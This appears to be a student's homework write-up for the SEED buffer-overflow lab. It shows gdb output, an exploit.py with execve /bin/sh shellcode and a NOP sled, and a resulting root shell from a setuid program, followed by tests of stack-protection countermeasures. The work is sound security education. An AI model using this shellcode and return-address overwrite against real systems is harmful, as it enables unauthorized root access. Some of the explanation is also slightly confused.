
Daniel Quiroga

Network Security

Homework 2

**2.1 Turning Off Countermeasures**

Running through the commands in the section of the description:




**2.2 Task 1: Running Shellcode**

I compiled and ran the executable and tested our a few shell commands to test to see if the shell does what is needed:

```
/bin/bash
/bin/bash 80x24
[02/28/21]seed@VM:~/.../Buffer-Overflow$ gcc -z execstack -o call_shellcode call
_shellcode.c
[02/28/21]seed@VM:~/.../Buffer-Overflow$ ./call_shellcode
$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack.c
$ ps
  PID TTY          TIME CMD
22411 pts/4    00:00:00 bash
22904 pts/4    00:00:00 sh
22938 pts/4    00:00:00 ps
$ sleep 2 &
[1] 22942
$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack.c
[1]  + done       sleep 2
$ ps
  PID TTY          TIME CMD
22411 pts/4    00:00:00 bash
22904 pts/4    00:00:00 sh
22947 pts/4    00:00:00 ps
$ echo HI && echo World
HI
World
$
```

It appears all the simple commands and serial commands worked as expected just like a typical shell would work as well. To make sure that the file compiled with no warning simple include of an .h file was needed.

**2.3 The Vulnerable Program**

Here I run through the commands and then create a badfile where I see if the program runs as expected with my buffer and if there is a buffer flow attack and so forth. I perform the commands to change the permissions of the file as well:

```
/bin/bash
/bin/bash 128x18
[02/28/21]seed@VM:~/.../Buffer-Overflow$ gcc -DBUF_SIZE=69 -o stack -z execstack
 -fno-stack-protector  stack.c
[02/28/21]seed@VM:~/.../Buffer-Overflow$ sudo chown root stack
[02/28/21]seed@VM:~/.../Buffer-Overflow$ sudo chmod 4755 stack
[02/28/21]seed@VM:~/.../Buffer-Overflow$ echo "hello daniel how are you" > badfi
le
[02/28/21]seed@VM:~/.../Buffer-Overflow$ ./stack
Returned Properly
[02/28/21]seed@VM:~/.../Buffer-Overflow$
[02/28/21]seed@VM:~/.../Buffer-Overflow$ echo "hello daniel how are you doing to
day, i hope that all of your dreams come true. How is your semester going, are y
ou finding everything okay? When are you free so that we can get dinner and mayb
e watch that new series on Disney+, i think it is called WandaVision or somethin
g like that. just let me know when you are free!" > badfile
[02/28/21]seed@VM:~/.../Buffer-Overflow$ ./stack
Segmentation fault
[02/28/21]seed@VM:~/.../Buffer-Overflow$ vim badfile
[02/28/21]seed@VM:~/.../Buffer-Overflow$
```

Above we see that when the file contained a small amount of characters that the stack returned properly. But when I wrote the longer piece of characters along with the given 69 buffer size I would have expected a sort of error or something and we got a segmentation fault meaning that we were able to confirm the functionality of the program and executable.

**2.4 Task 2: Exploiting the Vulnerability**

I am getting all the relevant information for my buffer attack in the gdb below:

```
ms come true. How is your semester going, are you finding everything okay? When are
you free so that we can get dinner and maybe watch"...)
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffe9c8 --> 0xbfffec38 --> 0x0
ESP: 0xbfffe970 --> 0x804fa88 --> 0xfbad2498
EIP: 0x80484f1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484eb <bof>:     push   ebp
   0x80484ec <bof+1>:   mov    ebp,esp
   0x80484ee <bof+3>:   sub    esp,0x58
=> 0x80484f1 <bof+6>:   sub    esp,0x8
   0x80484f4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484f7 <bof+12>:  lea    eax,[ebp-0x4d]
   0x80484fa <bof+15>:  push   eax
   0x80484fb <bof+16>:  call   0x8048390 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffe970 --> 0x804fa88 --> 0xfbad2498
0004| 0xbfffe974 --> 0xbfffea27 ("hello daniel how are you doing today, i hope that
all of your dreams come true. How is your semester going, are you finding everything
 okay? When are you free so that we can get dinner and maybe watch"...)
0008| 0xbfffe978 --> 0x205
0012| 0xbfffe97c --> 0xb7dc83c1 (<__fopen_internal+129>:        add    esp,0x10)
0016| 0xbfffe980 --> 0xb7fff000 --> 0x23f3c
0020| 0xbfffe984 --> 0x804825c --> 0x62696c00 ('')
0024| 0xbfffe988 --> 0x8048620 --> 0x61620072 ('r')
0028| 0xbfffe98c --> 0xb7dc88f7 (<__GI__IO_fread+119>:  add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffea27 "hello daniel how are you doing today, i hope that all of your dr
eams come true. How is your semester going, are you finding everything okay? When ar
e you free so that we can get dinner and maybe watch"...) at stack.c:21
21          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffe9c8
gdb-peda$ p &buffer
$2 = (char (*)[69]) 0xbfffe97b
gdb-peda$ p /d 0xbfffe9c8 0xbfffe97b
A syntax error in expression, near `0xbfffe97b'.
gdb-peda$ p /d 0xbfffe9c8 - 0xbfffe97b
$3 = 77
```

I updated the python file with all relevant data and then made the python file an executable and was able to get a shell or essentially preform the buffer overflow attack:

```
FOLDERS
Buffer-Overflow
  .gdb_history
  badfile
  call_shellcode
  call_shellcode.c
  exploit.c
  exploit.py
  peda-session-sta
  stack
  stack.c
  stack_gdb

exploit.py   stack.c   exploit.c

#!/usr/bin/python3
import sys

shellcode= (
    "\x31\xc0"     # xorl    %eax,%eax
    "\x50"         # pushl   %eax
    "\x68""//sh"   # pushl   $0x68732f2f
    "\x68""/bin"   # pushl   $0x6e69622f
    "\x89\xe3"     # movl    %esp,%ebx
    "\x50"         # pushl   %eax
    "\x53"         # pushl   %ebx
    "\x89\xe1"     # movl    %esp,%ecx
    "\x99"         # cdq
    "\xb0\x0b"     # movb    $0x0b,%al
    "\xcd\x80"     # int     $0x80
).encode('latin-1')


# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

##################################################################
ret    = 0xbfffe9c8 + 120  # replace 0xAABBCCDD with the correct value
offset = 81             # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

```
[03/02/21]seed@VM:~/.../Buffer-Overflow$ chmod u+x exploit.py
[03/02/21]seed@VM:~/.../Buffer-Overflow$ ls -l
total 52
-rw-rw-r-- 1 seed seed  322 Feb 28 14:44 badfile
-rwxrwxr-x 1 seed seed 7388 Feb 28 14:21 call_shellcode
-rw-rw-r-- 1 seed seed  971 Feb 28 14:21 call_shellcode.c
-rw-rw-r-- 1 seed seed 1260 Feb 28 14:00 exploit.c
-rwxrw-r-- 1 seed seed 1026 Mar  2 20:34 exploit.py
-rw-rw-r-- 1 seed seed   11 Mar  2 20:29 peda-session-stack_gdb.txt
-rwsr-xr-x 1 root seed 7516 Feb 28 14:39 stack
-rw-rw-r-- 1 seed seed  977 Feb 28 14:00 stack.c
-rwxrwxr-x 1 seed seed 9852 Mar  2 20:27 stack_gdb
[03/02/21]seed@VM:~/.../Buffer-Overflow$ rm badfile
[03/02/21]seed@VM:~/.../Buffer-Overflow$ ls
call_shellcode    exploit.c   peda-session-stack_gdb.txt  stack.c
call_shellcode.c  exploit.py  stack                       stack_gdb
[03/02/21]seed@VM:~/.../Buffer-Overflow$ exploit.py
[03/02/21]seed@VM:~/.../Buffer-Overflow$ stack
stack      stack_gdb
[03/02/21]seed@VM:~/.../Buffer-Overflow$ ./stack
# ls
badfile         call_shellcode.c  exploit.py                  stack    stack_gdb
call_shellcode  exploit.c         peda-session-stack_gdb.txt  stack.c
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sud
o),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

### 2.7 Task 5: Turn on the StackGuard Protection

```
[03/02/21]seed@VM:~/.../Buffer-Overflow$ gcc -DBUF_SIZE=69 -o stack -z execstack  st
ack.c
[03/02/21]seed@VM:~/.../Buffer-Overflow$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[03/02/21]seed@VM:~/.../Buffer-Overflow$
```

As seen, we get a stack smashing error essentially preventing us from executing the executable. This was not seen when we did it in the previous task and hence shows how the buffer overflow attack was performed.

### 2.8 Task 6: Turn on the Non-executable Stack Protection

I was not able to get a shell when compiling this way. The problem is that the stack guard was enabled and hence did not allow us to even run the program. This makes the attack difficult since it will prevent the very methodology that was used to perform this attack.

```
[03/02/21]seed@VM:~/.../Buffer-Overflow$ gcc -DBUF_SIZE=69 -o stack  -fno-stack-protector -z noexecstack stack.c
[03/02/21]seed@VM:~/.../Buffer-Overflow$ ./stack
Segmentation fault
```